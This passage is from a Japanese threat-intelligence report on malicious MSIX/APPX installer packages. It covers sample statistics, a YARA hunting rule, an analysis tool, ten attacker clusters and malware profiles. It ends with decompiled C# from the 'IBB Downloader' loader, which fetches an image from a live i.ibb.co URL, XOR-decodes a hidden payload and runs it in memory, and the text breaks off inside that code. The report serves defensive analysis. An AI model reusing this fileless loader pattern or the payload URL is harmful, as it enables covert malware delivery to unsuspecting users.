

図 15 悪性アプリケーション（"KSPSService.exe"）の実行の流れ

4.ツールの作成と評価

SOC では、様々な攻撃キャンペーンで使用される、多種多様な悪性 MSIX ファイルを解析し続けています。また、解析を通じてノウハウを蓄積しており、効率的な解析に重要なポイントがあることを発見しています。

本章では、まず、MSIX ファイルの解析に重要なポイントを、大規模な検体の解析に基づいて明らかにします。続いて、分析によって裏付けられた解析のポイントを元に、効率的な解析を可能にするツールを紹介します。

4.1. 大規模な検体の解析

本章では、悪性 MSIX ファイル解析のポイントを、実際に 10,000 件弱の検体の統計を取りながら明らかにします。具体的には、2022 年 11 月 24 日～2023 年 11 月 23 日に初投稿された検体を解析の対象とします。図 16 に示した YARA ルールに基づいて、オンラインの検体共有サービスで 9,457 件の検体を収集しました。

```
rule hunting_msix_appx {
    strings:
        $a00 = "AppxManifest.xml"
        $a01 = "AppxBlockMap.xml"
        $a03 = "AppxSignature.p7x"
    condition:
        uint16(0) == 0x4b50 and all of them
}
```

図 16 YARA ルール

また、本調査では悪性検体のみに着目せず、良性検体と比較しながら悪性検体の特徴を調査します。ここでは、収集した検体についてオンラインの検体共有サービス上での解析結果を取得し、悪性判定 2 件以上 (183 検体) を悪性 MSIX ファイルとします。悪性検体には以下の特徴が現れることがわかりました。

- Advanced Installer を使用してパッケージングされている
- PSF に config.json / PS1 ファイルを含む
- VFS ディレクトリに 1 つ以上の少数のファイルを含む

4.1.1. Advanced Installer

攻撃者は Advanced Installer というサードパーティ製の MSIX ファイルの作成ツールを好んで使用します。Advanced Installer を用いると、攻撃者は Microsoft が提供するパッケージングツールおよび署名ツールを用いるよりも簡便に、MSIX ファイルを作成できます。Advanced Installer を用いて作成した MSIX ファイルには、表層分析でわかる以下の特徴があります。

- AI_STUBS ディレクトリを含む
- ファイルサイズが肥大化する (数 10MB 以上)

AI_STUBS ディレクトリを含む検体を集計すると、図 17 のようになりました。収集した検体は圧倒的に良性が多く、図の縦軸は正規化してそれぞれの属性 (AI_STUBS ディレクトリを含む) における検体数の割合を表現しています。また、True と False が重なっているところは、濃い青色で表現されています。横軸はディクトリを含むか、含まないかを示しています。



図 17 Advanced Installer 製ファイルの分布

図のように、オンライン共有サービスにアップロードされた Advanced Installer 製検体のほとんどが、悪性検体であることがわかります。

4.1.2. PSF

仮想化によりセキュリティを高めた MSIX ファイルには、互換性維持のために PSF という仕組みがあります。PSF により、攻撃者は高い権限で任意の PowerShell スクリプトを実行できます。PSF を用いた MSIX ファイルには、パッケージ内に config.json を含む特徴があります。

検体を集計すると、図 18 のようになりました。図の縦軸は同様に、検体数の割合を表現しています。横軸は config.json を含むか、含まないかを示しています。



図 18 PSF の分布

図のように、config.json を含む検体は、悪性検体である割合が高いことがわかります。

4.1.3. VFS

VFS を用いると、ファイル操作の一部が仮想化され、MSIX ファイル内の対象パスを実際の Windows ディレクトリのように動作させることができます。

VFS ディレクトリを含む検体を対象に、VFS ディレクトリの配下に含むファイル数の統計を調査しました（図 19）。図の縦軸は同様に、検体数の割合を表現しています。また、横軸は VFS ディレクトリに含まれる検体の数を示しています。ただし、



図 19 VFS に含まれるファイル数の分布

悪性検体の大部分は、VFS に少数のファイルを含むことがわかります。

4.1.4. Capability

AppxManifest には、MSIX ファイルの動作および権限を示す Capabilities.Capability という項目が存在します。例えば Android マルウェアでは、アプリが要求する動作権限に、マルウェア特有の組み合わせや項目があることが知られています。一方で、MSIX ファイルではそのような悪性検体に特有の権限要求などの特徴は見受けられませんでした。

これは、MSIX ファイルで動作するアプリケーションにおいて互換性の観点から、良性な検体においても動作に要求する権限が高いことが原因として考えられます。

4.2. ツールの作成

これらの分析結果や SOC における解析ノウハウを踏まえ、MSIX ファイルの効率的な解析を行う XFiles というツールを作成しました。主な機能として、コードサイニン

グ証明書の抽出、PSF、VFS の検出が可能です。XFiles は CLI ツールとしてコマンドライン上で動作します。コマンドラインツールでは、特に悪用される機能を強調して表示し、注視すべき点を効率的に把握できます。また、Python のモジュールとしても提供されます。Python のモジュールとして組み込むことで、SIEM への組み込みなど、より発展的な解析フローの自動化への活用などを期待しています。



図 20 XFiles の動作の様子

5.悪性 MSIX ファイルのクラスタリング

私たちは 2023 年 2 月以降、悪性 MSIX ファイルの調査を続けており、300 以上の悪性 MSIX ファイルを調査してきました。そして、配布経路や使用されたマルウェア、攻撃者インフラ、あるいはコードなどに残された様々な痕跡などをもとに、悪性 MSIX ファイルを 8 つのクラスタに分類しました。

また、MSIX ファイルは一般的に APPX ファイルの上位互換であり、その違いはあまりありません。そこで、悪性な APPX ファイルについても調査を行ったところ、2021 年まで遡ることができ、更に 2 つのクラスタを作成できました。本章では、そうした APPX ファイルのクラスタも含め、10 のクラスタについて扱います。

5.1. 悪性 MSIX ファイル as a Service

悪性 MSIX ファイルは 2023 年 2 月から活発に観測されるようになりましたが、特に 2023 年 8 月以降は観測される悪性ファイル数およびクラスタ数が増加していることが図 21 から読み取れます。これらの背景には、悪性 MSIX ファイルをサービスとして提供している攻撃者の存在があります。



図 21 検体数とクラスタの推移

悪性 MSIX ファイルをサービスとして提供している攻撃者は、MSIX ファイルだけではなく、そこから起動するスクリプトファイルや、マルウェアの配信プラットフォーム、管理パネルなど、攻撃を行う上で必要となるものをパッケージングして提供しています。それらを購入することで、より容易に攻撃が行えるようになっており、MSIX ファイルを悪用した攻撃が増加した一因となっています。

5.2. クラスタ

私たちは 300 以上の悪性 MSIX ファイルを収集し、それぞれについて様々な情報を整理し、8 つのクラスタに分類できました。また、MSIX ファイルの前身である APPX ファイルについてもファイルを収集し、分類を行いました。以降では、それぞれのクラスタについて紹介します。

5.2.1. DragonSeed

DragonSeed は 2023 年 2 月から悪性 MSIX ファイルを使い始めたクラスタであり、2024 年 3 月時点でも活動を継続しています。このクラスタは Frank と SECT と私たちが呼んでいる 2 つのサブクラスタに分類できますが、実際にはその活動は関連性があり、同一の攻撃グループによって実行されていると思われます。DragonSeed は一般的に Storm-1113 や Eugenfest と呼ばれている攻撃グループとオーバーラップがあり、悪性 MSIX ファイルを使った攻撃の大部分に関与していると考えられます。

DragonSeed は RedLine Stealer や Ursnif、Amadey、SectopRAT などの情報窃取型マルウェアを採用しています。また、Hijack Loader のような広く知られたローダーの他に、私たちが IBB Downloader と呼んでいる独自のローダーを使用することもあります。このクラスタの背後にいる攻撃者は、一定以上の開発スキルを持ち、ツールやテクニックを貪欲に改良し続けています。

悪性 MSIX ファイルを配布するための偽ソフトウェア配布サイトでは、TradingView や PDF Extra、7-Zip のような著名なソフトウェアや、ChatGPT や Midjourney のようなその時々で話題のソフトウェアを模倣していました。模倣されたソフトウェアに一貫したテーマは特に見当たりませんが、特に Notion や AnyDesk、Discord、Zoom、Slack、WinRAR が繰り返し模倣されていることを確認しています。

5.2.2. PsychicSeed

PsychicSeed は 2023 年 6 月に観測された極めて小さなクラスタで、PowerHarbor と呼ばれる独自のマルウェアを使用していました。Midjourney や Steam などを模した偽ソフトウェア配布サイトから MSIX ファイルを配布していました。

2023 年 6 月前後で活動していたクラスタとしては、DragonSeed と IceSeed の 2 つが存在しており、一部は DragonSeed と類似した特徴を持ちますが、決定的な関係性は分かっておらず、独立したクラスタとして扱っています。

5.2.3. IceSeed

IceSeed は 2023 年 7 月に登場し、10 月頃まで観測されていたクラスタです。登場から 9 月上旬までは一貫して IcedID を使用していましたが、以降は Hijack Loader と SectopRAT を使用しています。検体数はそれほど多くはなく、DragonSeed に比べると小さなクラスタです。

IceSeed は Webex をデコイテーマとして好んで使用します。また、Notion や Slack、Zoom のような業務で利用しうるソフトウェアを模倣した偽ソフトウェア配布サイトを使用する傾向が強く、企業を標的としている可能性があります。

5.2.4. GhostSeed

GhostSeed は 2023 年 8 月から 12 月まで観測されていたクラスタで、他のクラスタとは大きくかけ離れたクラスタです。一般的に BatLoader と呼ばれているローダーを使用しており、Storm-0569 や Afron と呼ばれている攻撃グループとオーバーラップがあります。

GhostSeed 以外の殆ど全ての攻撃ケースでは PSF を使って PowerShell スクリプトを実行することで悪性挙動を実現しますが、GhostSeed の場合は MSIX ファイルの EntryPoint から直接悪性スクリプトを実行しています。また、実行されるスクリプトは BatLoader と呼ばれているものであり、他のクラスタで採用されている EugenLoader とは別のものです。

私たちは GhostSeed が Zoom や TradingView、TurboTax のようなソフトウェアを模倣して悪性 MSIX ファイルを配布していたことを確認しています。

5.2.5. GroundSeed

GroundSeed は 2023 年 8 月から 11 月までの間観測されていたクラスタです。RedLine Stealer の他に、Lumma Stealer を採用していたことが特徴の 1 つです。また、MSIX ファイルのダウンロードサイトとして、攻撃者が用意したサイトではなく、Dropbox や Discord を使用していたことも特徴的です。

GroundSeed の MSIX ファイルの名前にはホテルの予約確認や運送状など、何らかのドキュメントファイルに見せかけたものとなっており、他のクラスタのような偽ソフトウェア配布サイトのようなものではなく、独自の経路で配布されていたと考えられます。

5.2.6. RockSeed

RockSeed は 2023 年 9 月に観測された非常に小さなクラスタです。MSIX ファイルというよりも実際には APPX ファイルを使用しており、PSF を使用しません。一般的に ClearFake と呼ばれている攻撃グループとオーバーラップがあります。一貫して Raccoon Stealer を実行して情報を窃取することを目的としているようです。

5.2.7. WaterSeed

WaterSeed は 2023 年 10 月から観測されているクラスタであり、2024 年 3 月時点でも活動が継続しています。一般的に FIN7 や Sangria Tempest と呼ばれている攻撃グループとオーバーラップがあります。

WaterSeed は CARBANAK や DiceLoader を実行するために、POWERTRASH のような既知のローダーや、あるいは私たちが FinForm Loader や Usradm Loader と呼んでいる独自のローダーを使用します。他の多くのクラスタとは異なり、独自のマルウェアが好んで使われる傾向にあります。

MSIX ファイルの配布経路としては、KeePass や Bitwarden のようなパスワードマネージャや、Grammarly、Webex、Zoom など業務で利用されることが多いソフトウェアを模倣して偽ソフトウェア配布サイトを構築していました。

5.2.8. FlyingSeed

FlyingSeed は 2023 年 12 月に観測された非常に小さなクラスタです。一般的に Storm-1674 と呼ばれている攻撃グループとオーバーラップがあります。

MSIX ファイルの配布経路は他の多くのクラスタとは異なり、Microsoft Teams のようなコミュニケーションツールのメッセージが起点となります。メッセージで送られてきたリンクを開くと、OneDrive や SharePoint のように見せかけた偽サイトが表示され、それをクリックすることで MSIX ファイルがダウンロードされます。

5.2.9. PoisonSeed

PoisonSeed は 2021 年 11 月に観測された小さなクラスタで、MSIX ファイルではなく APPX ファイルを使用して攻撃を行います。一貫して Adobe 製品を模倣して APPX ファイルが配布されていました。最終的に MASS Logger に似た情報窃取型マルウェアが実行されました。

5.2.10. FireSeed

FireSeed は 2021 年 12 月に観測された小さなクラスタです。PoisonSeed と同じく、MSIX ファイルではなく APPX ファイルを使用して攻撃を行います。

Magniber や Magnitude Exploit Kit を使用する攻撃グループとオーバーラップがあります。悪性広告から MagniGate と呼ばれるリダイレクタを経由し、Magnitude Exploit Kit に到達すると、偽の Web ブラウザのアップデート画面が表示され、APPX ファイルがダウンロードされます。最終的には Magniber と呼ばれるランサムウェアが実行されました。

6.マルウェアの紹介

この章では、私たちが観測した悪性な MSIX ファイルにおいて、利用されたマルウェアを紹介します。5 章で紹介したクラスタが利用したローダー・マルウェアの一覧は以下の通りです。

表 3 クラスタが利用していたローダー・マルウェア一覧

クラスタ名	ローダー	マルウェア
PoisonSeed	—	Mass Logger
FireSeed	—	Magniber
DragonSeed	IBB Downloader	RedLine Stealer
	—	Ursnif RedLine Stealer
	Hijack Loader	SectopRAT ColdsBlue Stealer Amadey
	—	Lumma Stealer
PsychicSeed	—	PowerHarbor
IceSeed	Hijack Loader	SectopRAT
	—	IcedID
GhostSeed	—	BatLoader
GroundSeed	Hijack Loader	Lumma Stealer
	—	RedLine Stealer

RockSeed	—	Raccoon Stealer
WaterSeed	Hijack Loader	Chromix Stealer CARBANAK
	—	CARBANAK
	FinForm Loader→Usradm Loader	SectopRAT CARBANAK
	FinForm Loader	SectopRAT CARBANAK

また、主要なクラスタには分類できなかった悪性 MSIX ファイルもあり、それらが利用していたローダー・マルウェアの一覧はこちらとなります。

表 4 未分類クラスタが利用していたマルウェア一覧

ローダー	マルウェア
—	RedLine Stealer→Laplas Clipper
Hijack Loader	NetSupport RAT
Hijack Loader	GreetingGhoul
—	cmstpHelper
Hijack Loader	Pikabot

6.1. 既知のマルウェア

6.1.1. Mass Logger

2020 年 4 月頃にハッキングフォーラムにて販売され始めた、.NET で実装されている情報窃取型マルウェアです。モジュール化されており、さまざまなブラウザやアプリケーションからのキーロギングやパスワード窃取などの機能があります。

6.1.2. Magniber

2017 年頃から活動しているランサムウェアです。当初は Magnitude Exploit Kit を使用したマルバタイジング（不正広告）攻撃で Magniber が配布されていました。Magniber は韓国と台湾を中心に拡散していましたが、時折欧州を含む世界各国で活動が確認されています。

6.1.3. RedLine Stealer

RedLine Stealer は 2020 年から存在が報告されているアンダーグラウンドで販売されている情報窃取型のマルウェアです。感染した場合、WEB ブラウザの認証情報を中心に、端末のハードウェアやインストールされているソフトウェアに関する様々な情報が窃取されます。

6.1.4. Ursnif

バンキングマルウェアとして古くから存在していますが、銀行情報以外の情報窃取や後続のマルウェアに感染させるといった機能を備えたマルウェアです。

6.1.5. PowerHarbor

PsychicSeed が利用する PowerShell 製のモジュール型マルウェアであり、私達の観測では、ブラウザなどからクレデンシャルを窃取するモジュールを確認しています。詳細については、弊社のブログを参照ください[8]。

6.1.6. Hijack Loader

別名 IDAT Loader と呼ばれているこのローダーは 2023 年 7 月に発見されました。様々な難読化、分析防止、および回避技術が採用されております。本レポートで紹介している他のマルウェアへのローダーとして多く使われており、後続のマルウェアとして、SectopRAT、Amadey、CARBANAK、Lumma Stealer、NetSupport RAT、Pikabot や、または後に紹介する新しく発見したマルウェアへ感染させる挙動を確認しております。

6.1.7. Laplas Clipper

2022 年 11 月ごろに登場した、暗号通貨ユーザーをターゲットとするマルウェアで、暗号通貨の支払いを被害端末のクリップボードを監視し、ハイジャックします。アンダーグラウンドのフォーラムで Malware as a Service（MaaS）として販売されているといった情報があります。

6.1.8. SectopRAT

SectopRAT（あるいは ArechClient2 とも呼ばれる）は、.NET で実装されている多機能な RAT です。ブラウザや暗号通貨ウォレットのデータなどの情報を盗み、隠れたセカンダリ・デスクトップを起動してブラウザ セッションを制御できます。さらに、いくつかの VM 対策およびエミュレーター対策機能も備えています。
今回私たちが MSIX を調査していた中では、Hijack Loader から最終的に SectopRAT に感染させるケースが多くありました。

6.1.9. IcedID

2017 年に初めて観察されたバンキングマルウェアで、インターネットバンキングなどの認証情報を標的にしており、過去多くの攻撃キャンペーンに利用されて来ました。現在でも利用されており、メールやブラウザの認証情報の窃取や、後続のマルウェアに感染させるといったローダーの役割もあります。

6.1.10. NetSupport RAT

NetSupport Manager はリモートよりテクニカルサポートといったような遠隔操作を受けるために利用される正式なソフトウェアです。リモートよりサポートをするために多くの機能が実装されていますが、その豊富な機能を攻撃者が悪用し RAT として利用するようになりました。

6.1.11. Amadey

2018 年に観測された、ボット型マルウェアで、情報窃取やデータ抽出、後続のマルウェアに感染させるといった機能があります。これまでに様々な攻撃キャンペーンに用いられており、複数の亜種が存在します。

6.1.12. Raccoon Stealer

2019 年に登場した MaaS サービスで販売されていた典型的な情報窃取型マルウェアです。過去多くの感染者が出ていましたが、運用者が逮捕されたことで一旦は活動を休止しました。しかし 2022 年に復活しています。

6.1.13. CARBANAK

2014 年に発見された多くの機能を持つバックドアで、巨額の金融犯罪のために使われました。今回私たちが MSIX ファイルを調査していた中では、最終的に CARBANAK に感染させる検体の Loader として、Hijack Loader が利用されるケースが多くありました。

6.1.14. Lumma Stealer

少なくとも 2022 年 8 月以降に検体が観測され、2023 年の初め頃に販売が確認された情報窃取型マルウェアです。主に、暗号通貨ウォレットや 2 要素認証 (2FA)のためのブラウザ拡張機能を狙い情報窃取します。今回私たちが MSIX ファイルを調査していた中では、最終的に Lumma Stealer に感染させる検体の Loader として、Hijack Loader が利用されるケースが多くありました。

6.1.15. GreetingGhoul

2023 年 6 月に発見された、暗号通貨関連のクレデンシャルを盗むように設計されたスティーラーです。暗号通貨ウォレットツール画面上に偽の画面をオーバーレイして、機密情報を窃取します。

6.1.16. Pikabot

2023 年初頭に出現したローダー型マルウェアで、ローダーとコアの 2 つのモジュールに分かれており、大量のアンチデバッグ機能を備えているといった特徴があります。Cobalt Strike やランサムウェアといった後続のマルウェアへの感染を目的に利用されています。

6.2. 新たに発見したマルウェア

6.2.1. IBB Downloader

概要

私たちは、DragonSeed が使用していた未知のローダーを IBB Downloader と名付けました。IBB Downloader はトレーダーと投資家の運用で使用されるソフトウェアを模倣した悪性 MSIX ファイルに同梱されており、外部より取得したイメージ画像から、次のステージのペイロードをメモリ上で取り出し、ファイルレスで実行します。最終的に IBB Downloader は RedLine Stealer に感染させることを観測しています。

詳細

MSIX ファイルから実行される PowerShell スクリプトは MSIX ファイルに内包されている zHelper.exe を実行します。700Mbyte 以上もあるこのファイルから、360MByte 以上の guyanalyov.exe をドロップし実行します。

guyanalyov.exe は i.ibb[.]co というドメインから画像ファイルをダウンロードします。ダウンロードした画像ファイルは図 22 のような画像でした。

図 22 ダウンロードした画像

画像ファイルの後方部分に添付されているデータが次のペイロードとなっており、抽出し、ファイルレスで実行します。

```
WebClient webClient = new WebClient();
form.Tag = webClient.DownloadData("htt" + "ps://i.ibb.co/mSVWDVy/21tb-bird-crisis-05-medium-Square-At3-X-Final.jpg");
byte[] bytes = Encoding.ASCII.GetBytes(Je9k8S);
byte[] array = new byte[192000];
for (int num = 0; num != 191999; num++)
{
    bool flag = num == 0;
    if (flag)
    {
        int num2 = 435938;
        do
        {
            array[num2 - 435938] = Conversions.ToByte(NewLateBinding.LateIndexGet(form.Tag, new object[]
            {
                num2
            }, null));
            num2++;
        }
        while (num2 <= 627937);
    }
    int num3 = 11;
    int num4 = (int)array[num];
    array[num] = (byte)((int)bytes[num % num3] ^ num4);
}
form.Tag = AppDomain.CurrentDomain.Load(array).GetExportedTypes()[22];
form.Tag = RuntimeHelpers.GetObjectValue(Delegate.CreateDelegate(typeof(Action), ((TypeInfo)form.Tag).GetMethod
  ("Start")).DynamicInvoke(new object[0]));
```

図 23 次のペイロードを実行するコードのデコンパイル結果

ファイルレスで実行されるものは、難読化ツールの SmartAssembly で難読化されていました。

```
MUTD (1.0.1.0)
// MUTD, Version=1.0.1.0, Culture=neutral, PublicKeyToken=null

// Timestamp: 63663D89 (2022/11/05 19:40:09)

using System;
using System.Configuration.Assemblies;
